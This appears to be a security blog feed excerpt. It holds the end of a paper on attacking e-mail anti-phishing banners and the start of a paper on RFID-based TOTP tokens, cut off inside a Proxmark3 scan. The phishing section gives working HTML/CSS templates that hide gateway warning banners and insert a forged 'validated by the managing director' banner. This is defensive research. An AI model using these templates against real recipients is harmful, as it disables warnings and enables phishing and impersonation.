<h2 id="implementation-in-a-span-tag">Implementation in a SPAN tag</h2>

<p>Another method is to use a SPAN tag for a visually appealing presentation:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;strong&amp;gt;</span>
 <span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"font-family:Calibri;color:red;background:yellow;mso-  highlight:yellow;"</span><span class="nt">&amp;gt;</span>
  CAUTION!
 <span class="nt">&amp;lt;/span&amp;gt;</span>
 <span class="nt">&amp;lt;/strong&amp;gt;</span>
<span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"background:yellow;mso-highlight:yellow;"</span><span class="nt">&amp;gt;</span>
 User, this email is from an 
 <span class="nt">&amp;lt;strong&amp;gt;</span>
  <span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"font-family:Calibri;color:red"</span><span class="nt">&amp;gt;</span>
   External Sender
  <span class="nt">&amp;lt;/span&amp;gt;</span>
 <span class="nt">&amp;lt;/strong&amp;gt;</span>
 (outside of our organization), please do not click links or open attachments unless you recognize the sender.
<span class="nt">&amp;lt;/span&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This is then displayed visually as follows in the message:</p>

<p><img src="/assets/img/papers/phishing-banners/Warnung2.png" alt="Warning message which was formatted by means of a SPAN tag" width="100%" />

<em>Warning message which was formatted by means of a SPAN tag</em></p>

<h2 id="implementation-in-a-div-tag">Implementation in a DIV tag</h2>

<p>Another example is implementation in a DIV tag:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;div</span> <span class="na">style=</span><span class="s">"display: inline; background-color:#FFEB9C; width:100%; border-style: solid; border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:12pt; font-family:'Calibri'; color:Black; text-align: left;"</span><span class="nt">&amp;gt;</span>
 <span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"color:#CC0000; font-weight:bold;"</span><span class="nt">&amp;gt;</span>
  EXTERNAL:
 <span class="nt">&amp;lt;/span&amp;gt;</span> 
 This e-mail originates from outside the organization. Be careful when opening unrequested links and attachments.
<span class="nt">&amp;lt;/div&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This is then displayed visually as follows in the message:</p>

<p><img src="/assets/img/papers/phishing-banners/Warnung.png" alt="Warning message which was formatted by means of a DIV tag" width="100%" />

<em>Warning message which was formatted by means of a DIV tag</em></p>

<h1 id="attack-against-these-banners">Attack against these Banners</h1>

<p>A HTML e-mail has the same structure as a website. This means that it contains both a body and a head. Style attributes for the e-mail body can be defined in the head. It was proved in tests that the style attributes in the head are processed in common e-mail clients.</p>

<p>This means: An attacker can store style attributes in the head of a HTML e-mail that have impacts on content added afterwards.
In this case a warning is embedded by the mail gateway, i.e. as described above, for instance in a table, a SPAN tag or a DIV tag. This enables attackers to configure in the head a style which hides precisely these elements. Although the warning messages are in the source code, they are not shown to the users. Non-observance of the style attributes in the head, which prevented the attack, was only proved in the Gmail app in combination with Android One.
In all other tested mail clients the wrappers around the banners could be selected and hidden:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;head&amp;gt;</span>
 <span class="nt">&amp;lt;style </span><span class="na">type=</span><span class="s">"text/css"</span><span class="nt">&amp;gt;</span>   
  <span class="nt">div</span> <span class="p">{</span>
   <span class="nl">display</span><span class="p">:</span> <span class="nb">none</span> <span class="cp">!important</span><span class="p">;</span>
  <span class="p">}</span>
  <span class="nt">p</span> <span class="p">{</span>
   <span class="nl">display</span><span class="p">:</span> <span class="nb">none</span> <span class="cp">!important</span><span class="p">;</span>
  <span class="p">}</span>
  <span class="nt">span</span> <span class="p">{</span>
   <span class="nl">display</span><span class="p">:</span> <span class="nb">none</span> <span class="cp">!important</span><span class="p">;</span>
  <span class="p">}</span>
  <span class="nt">b</span> <span class="p">{</span>
   <span class="nl">display</span><span class="p">:</span> <span class="nb">none</span> <span class="cp">!important</span><span class="p">;</span>
  <span class="p">}</span>
  <span class="nt">table</span> <span class="p">{</span>
   <span class="nl">display</span><span class="p">:</span> <span class="nb">none</span> <span class="cp">!important</span><span class="p">;</span>
  <span class="p">}</span>     
 <span class="nt">&amp;lt;/style&amp;gt;</span>
<span class="nt">&amp;lt;/head&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>If the banner is not in any wrapper, there is another alternative approach: An attacker can present all texts in the e-mail in font size 0 and a white color, and change these settings again for his/her own text:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;html&amp;gt;</span>
<span class="nt">&amp;lt;head&amp;gt;</span>
 <span class="nt">&amp;lt;style </span><span class="na">type=</span><span class="s">"text/css"</span><span class="nt">&amp;gt;</span>   
  <span class="nt">body</span> <span class="p">{</span> 
   <span class="nl">background-color</span><span class="p">:</span> <span class="nx">#FFFFFF</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="nl">border-color</span><span class="p">:</span><span class="nx">#FFFFFF</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="nl">font-size</span><span class="p">:</span><span class="m">0pt</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="nl">color</span><span class="p">:</span><span class="nx">#FFFFFF</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="p">}</span>
  <span class="nc">.test</span> <span class="p">{</span>
    <span class="nl">font-size</span><span class="p">:</span><span class="m">10pt</span> <span class="cp">!important</span><span class="p">;</span>
    <span class="nl">color</span><span class="p">:</span><span class="nx">#000000</span> <span class="cp">!important</span><span class="p">;</span>
  <span class="p">}</span> 
 <span class="nt">&amp;lt;/style&amp;gt;</span>

<span class="nt">&amp;lt;/head&amp;gt;</span>
<span class="nt">&amp;lt;body&amp;gt;</span>
<span class="nt">&amp;lt;div</span> <span class="na">class=</span><span class="s">"test"</span><span class="nt">&amp;gt;</span> Phishing mail content <span class="nt">&amp;lt;/div&amp;gt;</span>]
<span class="nt">&amp;lt;/body&amp;gt;</span>
<span class="nt">&amp;lt;/html&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>During the first step the attacker must find out how the banner is structured at its destination. If the banner is set into a wrapper, the attacker must in the second step draft a specially prepared e-mail which hides precisely this wrapper.</p>

<p>Banners which prevented the previous attack vector were discovered during the tests. These banners looked like the following for example:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;html&amp;gt;</span>
<span class="nt">&amp;lt;body&amp;gt;</span>
<span class="nt">&amp;lt;div</span> <span class="na">style=</span><span class="s">"display: inline; background-color: #FFEB9C; width:100%; border-style: solid; border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:12pt; font-family:'Calibri'; color:Black; text-align: left;"</span><span class="nt">&amp;gt;</span>   This e-mail originates from outside the organization. Be careful when opening unrequested links and attachments.
 <span class="nt">&amp;lt;/div&amp;gt;</span>
<span class="nt">&amp;lt;div&amp;gt;</span> Content hardcoded wrapped in a second DIV <span class="nt">&amp;lt;/div&amp;gt;</span>
<span class="nt">&amp;lt;/body&amp;gt;</span>
<span class="nt">&amp;lt;/html&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The alternative attack vector can then be used here in a slightly modified form:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;html&amp;gt;</span>
<span class="nt">&amp;lt;head&amp;gt;</span>
 <span class="nt">&amp;lt;style </span><span class="na">type=</span><span class="s">"text/css"</span><span class="nt">&amp;gt;</span>   
  <span class="nt">div</span> <span class="p">{</span> 
   <span class="nl">background-color</span><span class="p">:</span> <span class="nx">#FFFFFF</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="nl">border-color</span><span class="p">:</span><span class="nx">#FFFFFF</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="nl">font-size</span><span class="p">:</span><span class="m">0pt</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="nl">color</span><span class="p">:</span><span class="nx">#FFFFFF</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="p">}</span>
  <span class="nc">.phish</span> <span class="p">{</span>
    <span class="nl">font-size</span><span class="p">:</span><span class="m">10pt</span> <span class="cp">!important</span><span class="p">;</span>
    <span class="nl">color</span><span class="p">:</span><span class="nx">#000000</span> <span class="cp">!important</span><span class="p">;</span>
  <span class="p">}</span> 
 <span class="nt">&amp;lt;/style&amp;gt;</span>

<span class="nt">&amp;lt;/head&amp;gt;</span>
<span class="nt">&amp;lt;body&amp;gt;</span>
<span class="nt">&amp;lt;div</span> <span class="na">class=</span><span class="s">"phish"</span><span class="nt">&amp;gt;</span>Phishing content <span class="nt">&amp;lt;/div&amp;gt;</span>
<span class="nt">&amp;lt;/body&amp;gt;</span>
<span class="nt">&amp;lt;/html&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This is then normally modified as follows by the mail gateway to this message:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;html&amp;gt;</span>
<span class="nt">&amp;lt;head&amp;gt;</span>
 <span class="nt">&amp;lt;style </span><span class="na">type=</span><span class="s">"text/css"</span><span class="nt">&amp;gt;</span>   
  <span class="nt">div</span> <span class="p">{</span> 
   <span class="nl">background-color</span><span class="p">:</span> <span class="nx">#FFFFFF</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="nl">border-color</span><span class="p">:</span><span class="nx">#FFFFFF</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="nl">font-size</span><span class="p">:</span><span class="m">0pt</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="nl">color</span><span class="p">:</span><span class="nx">#FFFFFF</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="p">}</span>
  <span class="nc">.test</span> <span class="p">{</span>
    <span class="nl">font-size</span><span class="p">:</span><span class="m">10pt</span> <span class="cp">!important</span><span class="p">;</span>
    <span class="nl">color</span><span class="p">:</span><span class="nx">#000000</span> <span class="cp">!important</span><span class="p">;</span>
  <span class="p">}</span> 
 <span class="nt">&amp;lt;/style&amp;gt;</span>

<span class="nt">&amp;lt;/head&amp;gt;</span>
<span class="nt">&amp;lt;body&amp;gt;</span>
 <span class="nt">&amp;lt;div</span> <span class="na">style=</span><span class="s">"display: inline; background-color: #FFEB9C; width:100%; border-style: solid; border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:12pt; font-family:'Calibri'; color:Black; text-align: left;"</span><span class="nt">&amp;gt;</span> This e-mail originates from outside the organization. Be careful when opening unrequested links and attachments.
 
 <span class="nt">&amp;lt;/div&amp;gt;</span>
 <span class="nt">&amp;lt;div&amp;gt;</span> 
 <span class="nt">&amp;lt;div</span> <span class="na">class=</span><span class="s">"test"</span><span class="nt">&amp;gt;</span> Phishing mail content <span class="nt">&amp;lt;/div&amp;gt;</span>]
 <span class="nt">&amp;lt;/div&amp;gt;</span>
<span class="nt">&amp;lt;/body&amp;gt;</span>
<span class="nt">&amp;lt;/html&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>In this case the font size is set to 0 and the color to white, and is canceled specially for the DIV in which the attack takes place.
Since the attribute <code class="language-plaintext highlighter-rouge">!important</code> is not processed in every e-mail client, this attack does not work on all platforms.</p>

<h1 id="social-engineering-implementations-by-attackers">Social Engineering Implementations by Attackers</h1>

<p>If a company or an organization uses anti-phishing banners, attackers can utilize them to abuse the trust in these banners. The attacker can replace the original banner by his/her own banner. This personal banner could have the following structure:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;html&amp;gt;</span>
 <span class="nt">&amp;lt;head&amp;gt;</span>
 <span class="nt">&amp;lt;style </span><span class="na">type=</span><span class="s">"text/css"</span><span class="nt">&amp;gt;</span>   
  <span class="nt">div</span> <span class="p">{</span>
   <span class="nl">display</span><span class="p">:</span> <span class="nb">none</span> <span class="cp">!important</span><span class="p">;</span>
  <span class="p">}</span>
 <span class="nt">&amp;lt;/style&amp;gt;</span>
 <span class="nt">&amp;lt;/head&amp;gt;</span>
 <span class="nt">&amp;lt;body&amp;gt;</span>
 <span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"display: inline; background-color:green; width:100%; border-style: solid; border-color:black; border-width:2pt; padding:2pt; font-size:10pt; line-height:12pt; font-family:'Calibri'; color:Black; text-align: left;"</span><span class="nt">&amp;gt;</span>
 <span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"color:#CC0000; font-weight:bold;"</span><span class="nt">&amp;gt;</span>
  Important:
  <span class="nt">&amp;lt;/span&amp;gt;</span> 
  This e-mail is validated and was sent from the managing director
  <span class="nt">&amp;lt;/span&amp;gt;</span>

Phishing mail content
 <span class="nt">&amp;lt;/body&amp;gt;</span>
<span class="nt">&amp;lt;/html&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This e-mail would hide the banner expected in a DIV and replace it by a banner which will increase the end user’s confidence in this e-mail.
The following e-mail in source code would then arrive in the inbox:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;html&amp;gt;</span>
 <span class="nt">&amp;lt;head&amp;gt;</span>
 <span class="nt">&amp;lt;style </span><span class="na">type=</span><span class="s">"text/css"</span><span class="nt">&amp;gt;</span>   
  <span class="nt">div</span> <span class="p">{</span> 
   <span class="nl">display</span><span class="p">:</span> <span class="nb">none</span> <span class="cp">!important</span><span class="p">;</span>
   <span class="p">}</span>
 <span class="nt">&amp;lt;/style&amp;gt;</span>
 <span class="nt">&amp;lt;meta</span> <span class="na">charset=</span><span class="s">"UTF-8"</span> <span class="nt">/&amp;gt;&amp;lt;/head&amp;gt;</span>
 <span class="nt">&amp;lt;body&amp;gt;</span>
 §r[ <span class="nt">&amp;lt;div</span> <span class="na">style=</span><span class="s">"display: inline; background-color: #FFEB9C; width:100%; border-style: solid; border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:12pt; font-family:'Calibri'; color:Black; text-align: left;"</span><span class="nt">&amp;gt;</span>
  <span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"color:#CC0000; font-weight:bold;"</span><span class="nt">&amp;gt;</span>
   EXTERNAL:
  <span class="nt">&amp;lt;/span&amp;gt;</span> 
  This e-mail originates from outside the organization. Be careful when opening unrequested links and attachments.
 <span class="nt">&amp;lt;/div&amp;gt;</span>]r§

 <span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"display: inline; background-color:green; width:100%; border-style: solid; border-color:black; border-width:2pt; padding:2pt; font-size:10pt; line-height:12pt; font-family:'Calibri'; color:Black; text-align: left;"</span><span class="nt">&amp;gt;</span>
 <span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"color:#CC0000; font-weight:bold;"</span><span class="nt">&amp;gt;</span>
  Important:
  <span class="nt">&amp;lt;/span&amp;gt;</span> 
  This e-mail is validated and was sent from the managing director
  <span class="nt">&amp;lt;/span&amp;gt;</span>
  <span class="nt">&amp;lt;br/&amp;gt;</span>

 Phishing mail content
 <span class="nt">&amp;lt;/body&amp;gt;</span>
<span class="nt">&amp;lt;/html&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Due to the defined attack vector in the head, the mail is finally shown as follows:</p>

<p><img src="/assets/img/papers/phishing-banners/green.png" alt="The warning banner is hidden and the attacker's banner is inserted" width="100%" />
<em>The warning banner is hidden and the attacker’s banner is inserted</em></p>
<h1 id="prevention">Prevention</h1>

<p>Anti-phishing banners represent a risk because of the way in which e-mails are formatted in HTML. Although HTML ensures that e-mails look good, it also offers great scope for manipulation possibilities. The tests showed that Android One with the Gmail app ignores style declaration in the head, thus substantially reducing the possibilities of manipulations. Since this type of formatting is also used in normal e-mails, there is a danger here that the desired content will not be shown.</p>

<p>It is therefore preferable to always use plain text e-mails instead of HTML e-mails. It should be checked whether it is possible to automatically convert e-mails from HTML to text e-mails and to only allow the user the option of displaying them again in HTML.</p>

<p>It should also be mentioned that the preview in the current e-mail programs does not interpret CSS. This means that the banner text is displayed in the preview in the inbox – if the first 1-2 lines of the e-mail are shown. This is particularly noticeable with mobile devices.</p>

<p><img src="/assets/img/papers/phishing-banners/iPhone.jpg" alt="Preview with an iPhone" width="100%" />
<em>Preview with an iPhone</em></p>

<h1 id="conclusion">Conclusion</h1>

<p>The research project concluded that it is not advisable to use anti-phishing banners since they provide a false sense of security. Although these banners may protect the message recipients against poorly produced phishing e-mails, they provide an attacker with even better ways to conceal an attack, for example if he/she is specifically attacking a company.</p>

<h1 id="addendum">Addendum</h1>

<p>A PDF version of this paper is available here <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/2021/2021_04_Ritter_Attacks_on_Anti-Phishing_Banners_in_E-Mails.pdf">Attacking Anti-Phishing Banners in E-Mails</a>.</p></content>
  

  </entry>

  
  <entry>
    <title>On the Security of RFID-based TOTP Hardware Tokens</title>
    <link href="https://blog.syss.com/posts/security-of-totp-tokens/" rel="alternate" type="text/html" title="On the Security of RFID-based TOTP Hardware Tokens" />
    <published>2021-06-30T09:00:00+02:00</published>
  
    <updated>2021-10-07T11:30:35+02:00</updated>
  
    <id>https://blog.syss.com/posts/security-of-totp-tokens/</id>
    <content src="https://blog.syss.com/posts/security-of-totp-tokens/" />
    <author>
      <name>Matthias Deeg, Gerhard Klostermeier</name>
    </author>


    <category term="paper" />


    <summary>


      Introduction
Time-based one-time passwords (TOTP) have been around for several years now and became more and more widespread as authentication factor in multi-factor authentication (MFA) methods. Protecting user accounts via two-factor authentication (2FA) using a static password and a TOTP is considered a good idea from a security standpoint and a best practice that can prevent different kinds...
    </summary>


    <content><h1 id="introduction">Introduction</h1>
<p>Time-based one-time passwords (TOTP) have been around for several years now and became more and more widespread as authentication factor in multi-factor authentication (MFA) methods. Protecting user accounts via two-factor authentication (2FA) using a static password and a TOTP is considered a good idea from a security standpoint and a best practice that can prevent different kinds of attacks.
<!--more--></p>

<p>For generating a one-time password, the algorithms described in <a href="https://tools.ietf.org/html/rfc4226">RFC 4226</a> titled <em>HOTP: An HMAC-Based One-Time Password Algorithm</em> and <a href="https://tools.ietf.org/html/rfc6238">RFC 6238</a> titled <em>TOTP: Time-Based One-Time Password Algorithm</em> are relevant.</p>

<p>A very popular TOTP generator is the mobile app <a href="https://play.google.com/store/apps/details?id=com.google.android.apps.authenticator2">Google Authenticator</a>. And for implementing TOTPs in software products, a variety of software libraries is available for different programming languages.</p>

<p>The following TOTP example in Python uses the library <a href="https://pyauth.github.io/pyotp/">PyOTP</a> and illustrates all required configuration parameters for a TOTP:</p>

<ol>
  <li>a cryptographic hash function (digest function)</li>
  <li>a shared secret key (seed value)</li>
  <li>the length of the generated TOTP</li>
  <li>the used time interval in seconds (time step between TOTPs)</li>
</ol>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
</pre></td><td class="rouge-code"><pre><span class="c1">#!/usr/bin/env python3
</span><span class="kn">import</span> <span class="n">hashlib</span>
<span class="kn">import</span> <span class="n">pyotp</span>
<span class="kn">import</span> <span class="n">time</span>

<span class="c1"># secret key (seed)
</span><span class="n">SECRET_KEY</span> <span class="o">=</span> <span class="sh">"</span><span class="s">base32topsecret7</span><span class="sh">"</span>

<span class="c1"># initialize the TOTP generator with a specific configuration
</span><span class="n">totp</span> <span class="o">=</span> <span class="n">pyotp</span><span class="p">.</span><span class="nc">TOTP</span><span class="p">(</span><span class="n">SECRET_KEY</span><span class="p">,</span> <span class="n">digest</span><span class="o">=</span><span class="n">hashlib</span><span class="p">.</span><span class="n">sha256</span><span class="p">,</span> <span class="n">digits</span><span class="o">=</span><span class="mi">6</span><span class="p">,</span> <span class="n">interval</span><span class="o">=</span><span class="mi">30</span><span class="p">)</span>

<span class="c1"># generate three TOTPs with a time interval of 30 seconds
</span><span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nf">range</span><span class="p">(</span><span class="mi">3</span><span class="p">):</span>
    <span class="n">password</span> <span class="o">=</span> <span class="n">totp</span><span class="p">.</span><span class="nf">now</span><span class="p">()</span>
    <span class="nf">print</span><span class="p">(</span><span class="n">password</span><span class="p">)</span>
    <span class="n">time</span><span class="p">.</span><span class="nf">sleep</span><span class="p">(</span><span class="mi">30</span><span class="p">)</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The following output exemplarily shows an output of this example with three sequently generated OTPs with a time interval of 30 seconds.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>$ python totp_test.py
640660
808281
945719
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Besides software-based TOTP generators like the mobile app Google Authenticator, there are also different kinds of hardware TOTP tokens.</p>

<p>During a research project, we had a closer look at two such RFID-based tokens which support near-field communication (NFC).</p>

<p>The result of our case studies for the Token2 OTPC-P2 and the Protectimus SLIM NFC are provided in Sections <a href="#case-study-i-token2-otpc-p2">Case Study I: Token2 OTPC-P2</a> and <a href="#case-study-ii-protectimus-slim-nfc">Case Study II: Protectimus SLIM NFC</a>.</p>

<h1 id="case-study-i-token2-otpc-p2">Case Study I: Token2 OTPC-P2</h1>

<p>The NFC-based card <a href="https://www.token2.com/shop/product/token2-otpc-p2-programmable-card-with-restricted-time-sync-nonbranded">OTPC-P2</a> is distributed by Token2, a Swiss company based in Geneva.
It is designed as a token for TOTP-based two-factor authentication. The form factor is identical to a typical
credit card. The features of the token are specified by the distributor Token2 as shown in the following screenshot of the corresponding product website.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_otpc_p2_website.png" alt="Token2 OTPC-P2 product description" />
<em>Token2 OTPC-P2 product description</em></p>

<p>There are two key differences when compared to the token of Protectimus (see Section <a href="#case-study-ii-protectimus-slim-nfc">Case Study II: Protectimus SLIM NFC</a>):</p>

<ol>
  <li>The card will wipe the configured secret seed when the time (or other configuration parameters) is updated.</li>
  <li>The PIN displayed on the e-Ink display cannot be read out via the NFC interface.</li>
</ol>

<p>The following sections summarize the results of our case study concerning this NFC-based TOTP token.
They contain information about the general operation of the token, the journey of reverse
engineering some of its functionality, and identified security issues and interesting questions, which could not
be answered yet.</p>

<h2 id="normal-operation">Normal operation</h2>

<p>The two-factor token arrives in an unconfigured state. To configure a card, two software solutions are
provided by Token2: A <a href="https://www.token2.com/site/page/windows-nfc-burner">Windows application</a> and an <a href="https://play.google.com/store/apps/details?id=com.token2.nfcburner2">Android app</a>.</p>

<p>Using the provided software, the token can be configured via NFC. When the token is presented to e.g. an Android
phone running the NFC Burner 2 app, the serial number and the current time from the card is read out and displayed.
If needed, the first step is to edit the general configuration, as the illustrated in the following Figure.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_app_config.png" alt="Configuration view of the NFC burner 2 Android app" width="60%" />
<em>Configuration view of the NFC burner 2 Android app</em></p>

<p>The second step is to <em>burn</em> the secret seed for the used TOTP HMAC algorithm onto the card, as shown in the following Figure.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_app_burn_seed.png" alt="Seed burning view of the NFC burner 2 Android app" width="60%" />

<em>Seed burning view of the NFC burner 2 Android app</em></p>

<p>Once the configuration and a seed value are set, the token can be used for TOTP-based two-factor authentication.
To get a valid PIN, the user must press the button in the lower right corner of the card. The PIN is then shown
on the e-Ink display of the tag. In contrast to the Protectimus card, the PIN cannot be read via the NFC interface.
This interface seems to be only for configuration purposes.</p>

<h2 id="nfc-interface">NFC interface</h2>

<p>On the NFC interface, the token can be identified as a typical ISO14443-A tag. Additional information imply,
that the tag is a Java Card, which means, that <a href="https://en.wikipedia.org/wiki/Smart_card_application_protocol_data_unit">ISO 7816-4 Application Protocol Data Units (APDUs)</a> are used to
exchange data.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_apdu_time_serial_number.png" alt="Example: APDU to query the time and serial number of the card" width="60%" />
<em>Example: APDU to query the time and serial number of the card</em></p>

<p>The following Table illustrates the structure of the APDU command.</p>

<table>
  <thead>
    <tr>
      <th>Field name</th>
      <th>Length (bytes)</th>
      <th>Descripton</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>CLA</td>
      <td>1</td>
      <td>Instruction class - indicates the type of command, e.g. interindustry or proprietary</td>
    </tr>
    <tr>
      <td>INS</td>
      <td>1</td>
      <td>Instruction code - indicates the specific command, e.g. <em>write data</em></td>
    </tr>
    <tr>
      <td>P1-P2</td>
      <td>2</td>
      <td>Instruction parameters for the command, e.g. offset into file at which to write the data</td>
    </tr>
    <tr>
      <td>Lc</td>
      <td>0, 1 or 3</td>
      <td>Encodes the number (Nc) of bytes of command data to follow</td>
    </tr>
    <tr>
      <td> </td>
      <td> </td>
      <td>- 0 bytes denotes Nc=0</td>
    </tr>
    <tr>
      <td> </td>
      <td> </td>
      <td>- 1 byte with a value from 1 to 255 denotes Nc with the same length</td>
    </tr>
    <tr>
      <td> </td>
      <td> </td>
      <td>- 3 bytes, the first of which must be 0, denotes Nc in the range 1 to 65535 (all three bytes may not be zero)</td>
    </tr>
    <tr>
      <td>Data</td>
      <td>Nc</td>
      <td>Nc bytes of data</td>
    </tr>
    <tr>
      <td>Le</td>
      <td>0, 1, 2 or 3</td>
      <td>Encodes the maximum number (Ne) of response bytes expected</td>
    </tr>
    <tr>
      <td> </td>
      <td> </td>
      <td>- 0 bytes denotes Ne=0</td>
    </tr>
    <tr>
      <td> </td>
      <td> </td>
      <td>- 1 byte in the range 1 to 255 denotes that value of Ne, or 0 denotes Ne=256</td>
    </tr>
    <tr>
      <td> </td>
      <td> </td>
      <td>- 2 bytes (if extended Lc was present in the command) in the range 1 to 65 535 denotes Ne of that value, or two zero bytes denotes 65 536</td>
    </tr>
    <tr>
      <td> </td>
      <td> </td>
      <td>- 3 bytes (if Lc was not present in the command), the first of which must be 0, denote Ne in the same way as two-byte Le</td>
    </tr>
  </tbody>
</table>

<p>The next  Table shows the structure of the APDU response.</p>

<table>
  <thead>
    <tr>
      <th>Field name</th>
      <th>Length (bytes)</th>
      <th>Descripton</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Response Data</td>
      <td>Nr (at most Ne)</td>
      <td>Response data</td>
    </tr>
    <tr>
      <td>SW1-SW2</td>
      <td>2</td>
      <td>Command processing status, e.g. 0x9000 indicates sucess</td>
    </tr>
  </tbody>
</table>

<p>Byte 0 of a double sized UID (cascade level 2, 7 bytes) <a href="https://www.nxp.com/docs/en/application-note/AN10927.pdf">should always contain a manufacturer code</a>.
In the case of the Token2 OTPC-P2 token, this byte is set to <code class="language-plaintext highlighter-rouge">0x1D</code>, which is the code for
Shanghai Fudan Microelectronics Group Company Ltd. from China. The UID is not random and can therefore be used
for tracking.</p>

<p>The following output illustrates the tag detection on the Proxmark3.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
</pre></td><td class="rouge-code"><pre>[usb] pm3 --&amp;gt; hf search
    Searching for ISO14443-A tag...
[+]  UID: 1D 01 A8 01 58 34 78
[+] ATQA: 00 44
